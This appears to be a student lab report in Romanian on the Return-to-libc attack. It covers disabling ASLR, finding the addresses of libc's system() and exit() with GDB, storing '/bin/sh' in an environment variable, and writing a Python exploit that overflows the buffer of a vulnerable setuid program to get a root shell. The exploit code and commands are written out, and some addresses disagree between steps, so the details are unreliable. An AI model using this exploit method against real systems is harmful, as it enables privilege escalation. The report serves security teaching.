


SSC Return to Lib Attack:

Task 1 : Gasirea adreselor functiilor libc:


Dezactivam randomizarea spațiului de adrese virtuale




Aici redirecționez simbolic `/bin/sh` către `/bin/zsh`, pentru a evita o măsură de securitate prezentă în Ubuntu 16.04, dar absentă în Ubuntu 12.04.

```
sdfghjk@sdfghjk-VirtualBox:~/Desktop/Chiriac Leonard-Florin$ sudo ln -sf /bin/zsh /bin/sh
```


Aici deschid fisierul Makefile in Gedit si il rulez cu make:



Aici editez fisierul exploit.py:




Aici extrag adresele necesare exploatarii si le inlocuiesc in fisierul exploit.py



Si cu asta am terminat primul task “Gasirea adreselor functiilor libc”

Task 2: Plasarea sirului shell în memorie

Aici setez o variabilă de mediu numită **NEW001**:



Aici după ce am setat variabila de mediu o verific daca s-a salvat corect, apoi creez fișierul **prtenv.c** și apoi scriu în el:

The screenshot shows a Linux desktop environment with a purple and orange gradient background. On the left is a vertical dock containing icons for various applications like a file manager, terminal, and browser. In the center, there's a terminal window titled "Chiriac Leonard-Florin" showing GDB session output. Below it is a text editor window titled "prtenv.c" with some C code. The desktop also has a user profile icon labeled "Chiriac Leonard-Florin".

```
(gdb) run
Starting program: /home/sdfghjk/Desktop/Chiriac Leonard-Florin/retlib
Breakpoint 1, 0x00004856d in main ()
(gdb) p system
$1 = {text variable, no debug info} 0xb7e40db0 <_libc_system>
(gdb) p exit
$2 = {text variable, no debug info} 0xb7e349e0 <_GI_exit>
(gdb) quit
A debugging session is active.

Inferior 1 [process 3110] will be killed.



* Quit anyway? (y or n) y
sdfghjk@ sdfghjk-VirtualBox:~/Desktop/Chiriac Leonard-Florin$ gedit exploit.py
^C
sdfghjk@ sdfghjk-VirtualBox:~/Desktop/Chiriac Leonard-Florin$ sdfghjk@ sdfghjk-VirtualBox:~/Desktop/Chiriac Leonard-Florin$ sdfghjk@ sdfghjk-VirtualBox:~/Desktop/Chiriac Leonard-Florin$ export NEW001=/bin/sh
sdfghjk@ sdfghjk-VirtualBox:~/Desktop/Chiriac Leonard-Florin$ echo $NEW001
/bin/sh
sdfghjk@ sdfghjk-VirtualBox:~/Desktop/Chiriac Leonard-Florin$ touch prtenv.c
sdfghjk@ sdfghjk-VirtualBox:~/Desktop/Chiriac Leonard-Florin$ gedit prtenv.c
```

This screenshot is from the same Linux desktop environment as the previous one. The terminal window still shows the GDB session, but the text editor window now displays the start of the C code for "prtenv.c". The desktop icons and overall layout remain the same.

```
#include<stdio.h>
#include<stdlib.h>

void main(){
    char* shell = getenv("NEW001");
    if (shell)
        printf("%s\n", (unsigned int)shell);
}
```

Aici finalizam cel de-al doilea task ruland programul `prtenv` care ne afișează adresa unde este salvat sirul `/bin/sh`:



Task 3: Exploatarea vulnerabilității de tip buffer overflow

Aici actualizez scriptul `exploit.py`, completand adresele corecte în payload:

```

#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for l in range(300))

X = 0
sh_addr = 0x00000000 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 0
system_addr = 0xb7e40db0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 0
exit_addr = 0xb7e349e0 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

Aici rulez programul vulnerabil `retlib`, primind inputul din fișierul `badfile`, generat anterior cu `exploit.py`, analizez în terminal structura memoriei primind adresele `input[] → 0xbffffeb90; buffer[] → 0xbffffeb60; Frame Pointer → 0xbffffeb78`; acum folosesc aceste adrese pentru a calcula cât padding este necesar între buffer și return address, folosind în partea din dreapta un calculator online.

Calculator.net

Hex Calculator

Hexadecimal Calculation—Add, Subtract, Multiply, or Divide

Result


Hex value:
bfffeb78 – bfffeb60 = 18

Decimal value:
3221220216 – 3221220192 = 24

Math Calculators

- Scientific
- Fraction
- Percentage
- Triangle
- Volume
- Standard Deviation
- Random Number Generator
- More Math Calculators
- Financial
- Fitness and Health
- Math

Aici actualizez cu datele obtinute:



```
#!/usr/bin/env python3
# Exploit for Chiriac Leonard-Florin

exp import sys

# Fill content with non-zero values
content = bytearray(0xaa for l in range(300))

X = 24 + 12
sh_addr = 0xbfffffa7 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xb7e4dd00 # The address of system() -- ebp+4
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 24 + 8
exit_addr = 0xb7e349e0 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Aici rulam scriptul **exploit.py** generand fișierul **badfile** cu adresele corecte.

Rulez programul vulnerabil **retlib**, care citește conținutul din **badfile**. Datorită overflow-ului, execuția ajunge în **system("/bin/sh")**, care îmi oferă un shell privilegiat. Folosesc **id** → arată că **euid=0(root)** (ai drepturi de root), **whoami** → confirmă: ești root.

Intr-un final exploitul a funcționat perfect. Am reușit să obțin acces root printr-un atac Return-to-libc.